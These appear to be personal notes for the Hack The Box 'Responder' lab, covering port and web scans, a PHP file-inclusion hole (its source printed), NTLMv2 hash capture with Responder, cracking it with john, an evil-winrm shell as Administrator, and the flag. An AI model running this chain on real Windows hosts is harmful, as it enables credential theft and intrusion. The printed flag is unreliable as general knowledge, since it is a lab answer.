Responder (hack the box)

02 June 2022 11:15 PM

Whats Local File Include (LFI) vulnerability (LFI windows)
Remote File Include (RFI) vulnerability

File Inclusion/Path traversal

Site that
Lfi File Inclusion/Path traversal

Setting up the server:
python -m http. server 80

Step 1 : Port scan via nmap

IP = Target IP

nmap -T4 -A -p- {IP}

Sometimes you have to modify and add it to etc/hosts to access that site

"""
3 open tcp port
1) 80
2) 5985
3) 7680
"""

80/tcp open http Apache httpd 2.4.52 ((Win64) OpenSSL/1.1.1m PHP/8.1.1)
|_http-server-header: Apache/2.4.52 (Win64) OpenSSL/1.1.1m PHP/8.1.1
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
t HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header:5985/tcp open http Microsof Microsoft-HTTPAPI/2.0
|_http-title: Not Found
7680/tcp open pando-pub?
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 clo
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows XP|2008|7 (89%)
OS CPE: cpe:/o:microsoft:windows_xp::sp3 cpe:/o:microsoft:windows_server_2008::sp1 cpe:/o:mic008:r2 cpe:/o:microsoft:windows_7
Aggressive OS guesses: Microsoft Windows XP SP3 (89%), Microsoft Windows Server 2008 SP1 or W85%), Microsoft Windows 7 (85%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Step 2

Nikto scan

nikto -host http://unika.htb/

+ Target IP: {ip}
+ Target Hostname: unika.htb
+ Target Port: 80
+ Start Time: 2022-06-03 00:18:20 (GMT5.5)

+ Server: Apache/2.4.52 (Win64) OpenSSL/1.1.1m PHP/8.1.1
+ Retrieved x-powered-by header: PHP/8.1.1
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to
protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the
content of the site in a different fashion to the MIME type
+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ /index.php: PHP include error may indicate local or remote file inclusion is possible.
+ OSVDB-3268: /css/: Directory indexing found.
+ OSVDB-3092: /css/: This might be interesting...
+ OSVDB-3268: /img/: Directory indexing found.
+ OSVDB-3092: /img/: This might be interesting...
+ OSVDB-3268: /icons/: Directory indexing found.
+ OSVDB-3233: /icons/README: Apache default file found.
+ 8594 requests: 0 error(s) and 13 item(s) reported on remote host
+ End Time: 2022-06-03 00:43:20 (GMT5.5) (1500 seconds)

+ 1 host(s) tested

****
Portions of the server's headers (PHP/8.1.1 Apache/2.4.52) are not in

the Nikto 2.1.6 database or are newer than the known string. Would you like
to submit this information (*no server specific data*) to CIRT.net
for a Nikto update (or you may email to sullo@cirt.net) (y/n)? y

+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The site uses SSL and the Strict-Transport-Security HTTP header is not defined.
+ The site uses SSL and Expect-CT header is not present.
- Sent updated info to cirt.net -- Thank you!

Gobuster scan for site directory

gobuster dir --url http://unika.htb/ --wordlist /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-small.txt

- Nikto v2.1.6

+ Target IP: {ip}
+ Target Hostname: unika.htb
+ Target Port: 80
+ Start Time: 2022-06-03 00:18:20 (GMT5.5)

+ Server: Apache/2.4.52 (Win64) OpenSSL/1.1.1m PHP/8.1.1
+ Retrieved x-powered-by header: PHP/8.1.1
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ /index.php: PHP include error may indicate local or remote file inclusion is possible.
+ OSVDB-3268: /css/: Directory indexing found.
+ OSVDB-3092: /css/: This might be interesting...
+ OSVDB-3268: /img/: Directory indexing found.
+ OSVDB-3092: /img/: This might be interesting...
+ OSVDB-3268: /icons/: Directory indexing found.
+ OSVDB-3233: /icons/README: Apache default file found.
+ 8594 requests: 0 error(s) and 13 item(s) reported on remote host
+ End Time: 2022-06-03 00:43:20 (GMT5.5) (1500 seconds)


+ 1 host(s) tested

****
Portions of the server's headers (PHP/8.1.1 Apache/2.4.52) are not in
the Nikto 2.1.6 database or are newer than the known string. Would you like
to submit this information (*no server specific data*) to CIRT.net
for a Nikto update (or you may email to sullo@cirt.net) (y/n)? y

+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The site uses SSL and the Strict-Transport-Security HTTP header is not defined.
+ The site uses SSL and Expect-CT header is not present.


Step 4:


1) (RFI) REMOTE FILE Include/inclusion



If its RFI vulnerable Responder can get its credentials and get access via evil-winrm (remote shell) in windows

2) (LFI) local file Incude/inclusion





Php filter technique (lets you to retrive php (server site backend code in base 64 encoded formated)
https://book.hacktricks.xyz/pentesting-web/file-inclusion#wrapper-php-filter

base64 -d base_64

```
<?php
$domain = "unika.htb";
if($_SERVER['SERVER_NAME'] != $domain) {
  echo '<meta http-equiv="refresh" content="0;url=http://unika.htb/">';
  die();
}
if(!isset($_GET['page'])) {
  include("./english.html");
}
else {
  include($_GET['page']);
}
```

Responder

responder -I tun0

[SMB] NTLMv2-SSP Client : ::ffff:{IP}
[SMB] NTLMv2-SSP Username : RESPONDER\Administrator
[SMB] NTLMv2-SSP Hash :
Administrator::RESPONDER:beb57c17f7cc20d1:CE0BA664653F6964739DDEDD58DFA8F4:0101000000000000 8073D66F
7D78D80118ED3EBED897C84D0000000002000800570058005100 4B0001001E00570049004E002D0041005100320033
00510045005A004100300044005800040034005700490 04E002D0041005100320033005100450 05A004100300044005
8002E00570058005100 4B002E004C004F00430041004C0003001400570058005100 4B002E004C004F00430041004C000
500140057005800510 04B002E004C004F00430041004C00070008008073D66F7D78D80106000400020000000 8003000
300000000000000001000000000200000BED6E3609CF262062D7B1C9DD4A0E2014FE839401E1F8E820033898CF9A3B34
60A00100000000000000000000000000000000000000900220063006900660073002F00310030002E00310030002E00310
035002E00320031003400000000000000000

Step 6 :
After retrieving user name and hashed password
Unhashing password via john the ripper

john --wordlist=/usr/share/wordlists/rockyou.txt credans

```
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
badminton        (Administrator)
1g 0:00:00:00 DONE (2022-06-05 03:06) 25.00g/s 102400p/s 102400c/s 102400C/s adriano..oooooo
Use the "--show --format=netntlmv2" options to display all of the cracked passwords reliably
Session completed.
```

Step 7 :
Evil-winrm is used for getting shell access for windows
Ip = target ip
evil-winrm -i {ip} -u Administrator -p badminton

flag = ea81b7afddd03efaa0945333ed147fac

```
Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         3/10/2022   4:51 AM                Desktop


*Evil-WinRM* PS C:\Users\mike> cd desktop
*Evil-WinRM* PS C:\Users\mike\desktop> ls


    Directory: C:\Users\mike\desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         3/10/2022   4:50 AM             32 flag.txt


*Evil-WinRM* PS C:\Users\mike\desktop> cat flag.txt
ea81b7afddd03efaa0945333ed147fac
```